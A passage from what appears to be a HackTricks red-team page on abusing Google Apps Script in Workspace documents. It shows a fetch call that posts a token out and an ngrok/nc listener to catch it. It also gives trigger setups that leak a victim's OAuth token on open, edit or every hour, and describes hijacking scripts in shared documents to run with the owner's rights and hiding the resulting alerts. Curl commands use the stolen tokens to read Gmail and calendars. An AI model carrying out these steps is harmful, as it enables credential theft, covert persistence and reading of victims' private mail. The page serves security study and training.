    UrlFetchApp.fetch(url, options)
  } catch (e) {
    Logger.log("Error making POST request: " + e.toString())
  }
}
```

To capture the request you can just run:

```
ngrok tcp 4444
nc -lv 4444 #macOS
```

Permissions requested to execute the App Script:


This will allow **List users excel** to:

-  Read, compose, send, and permanently delete all  your email from Gmail
-  See and download all your Google Drive files 
-  See info about users on your domain 
-  Connect to an external service 

#### Warning

As an external request is made the OAuth prompt will also **ask to permission to reach external endpoints**.

### Create Trigger

Once the App is read, click on  **Triggers** to create a trigger. As **function** to run choose `getToken`, runs at deployment `Head`, in event source select `From spreadsheet` and event type select `On open` or `On edit` (according to your needs) and save.

Note that you can check the **runs of the App Scripts in the Executions tab** if you want to debug something.

### Sharing

In order to **trigger** the **App Script** the victim needs to connect with **Editor Access**.

#### Tip

The **token** used to execute the **App Script** will be the one of the **creator of the trigger**, even if the file is opened as Editor by other users.

### Abusing Shared With Me documents

#### Caution

If someone **shared with you a document with App Scripts and a trigger using the Head** of the App Script (not a fixed deployment), you can modify the App Script code (adding for example the steal token functions), access it, and the **App Script will be executed with the permissions of the user that shared the document with you!** (note that the owners OAuth token will have as access scopes the ones given when the trigger was created).

A **notification will be sent to the creator of the script indicating that someone modified the script**

(What about using gmail permissions to generate a filter to prevent the alert?)



Tip

If an **attacker modifies the scopes of the App Script** the updates **won't be applied** to the document until a **new trigger** with the changes is created. Therefore, an attacker won't be able to steal the owners creator token with more scopes than the one he set in the trigger he created.


## [Copying instead of sharing](#)

When you create a link to share a document a link similar to this one is created:

```
https://docs.google.com/spreadsheets/d/1i5[...]aIUD/edit
```

If you **change** the ending **"/edit"** for **"/copy"**, instead of accessing it google will ask you if you want to **generate a copy of the document**:

## Copy document

 The attached Apps Script file and functionality will also be copied



Would you like to make a copy of **Get Tokens**?

[Make a copy](#)

[View Apps Script file](#)

If the user copies it an access it both the **contents of the document and the App Scripts will be copied**, however the **triggers are not**, therefore **nothing will be executed**.

## [Sharing as Web Application](#)

Note that it's also possible to **share an App Script as a Web application** (in the Editor of the App Script, deploy as a Web application), but an alert such as this one will appear:

## Google Apps Script

### Get Token (Unverified)

The developer of **Get Token**, [support@hacktricks.xyz](mailto:support@hacktricks.xyz), needs your permission to access your data on Google.



When reviewing permissions, consider whether you trust **Get Token**.

CANCEL

REVIEW PERMISSIONS

Followed by the **typical OAuth prompt asking** for the needed permissions.

### Testing

You can test a gathered token to list emails with:

```
curl -X GET "https://www.googleapis.com/gmail/v1/users/<user@email>/messages" \  
-H "Authorization: Bearer <token>"
```

List calendar of the user:

```
curl -H "Authorization: Bearer $OAUTH_TOKEN" \  
-H "Accept: application/json" \  
"https://www.googleapis.com/calendar/v3/users/me/calendarList"
```

### App Script as Persistence

One option for persistence would be to **create a document and add a trigger for the the getToken** function and share the document with the attacker so every-time the attacker opens the file he **exfiltrates the token of the victim**.

It's also possible to create an App Script and make it trigger every X time (like every minute, hour, day...). An attacker that has **compromised credentials or a session of a victim could set an App Script time trigger and**

### leak a very privileged OAuth token every day:

Just create an App Script, go to Triggers, click on Add Trigger, and select as event source Time-driven and select the options that better suits you:

Choose which function to run

getToken

Choose which deployment should run

Head

Select event source

Time-driven

Select type of time based trigger

Hour timer

Select hour interval

Every hour

#### Caution

This will create a security alert email and a push message to your mobile alerting about this.

### [Shared Document Unverified Prompt Bypass](#)

Moreover, if someone **shared** with you a document with **editor** access, you can generate **App Scripts inside the document** and the **OWNER (creator) of the document will be the owner of the App Script.**

#### Warning

This means, that the **creator of the document will appear as creator of any App Script** anyone with editor access creates inside of it.

This also means that the **App Script will be trusted by the Workspace environment** of the creator of the document.

### ⚠ Caution

This also means that if an **App Script already existed** and people have **granted access**, anyone with **Editor** permission on the doc can **modify it and abuse that access**.

To abuse this you also need people to trigger the App Script. And one neat trick is to **publish the script as a web app**. When the **people** that already granted **access** to the App Script access the web page, they will **trigger the App Script** (this also works using `<img>` tags).

### 💡 Tip

Learn & practice AWS Hacking:



[HackTricks Training AWS Red Team Expert \(ARTE\)](#)



Learn & practice GCP Hacking:



[HackTricks Training GCP Red Team Expert \(GRTE\)](#)



Learn & practice Az Hacking:



[HackTricks Training Azure Red Team Expert \(AzRTE\)](#)



► Support HackTricks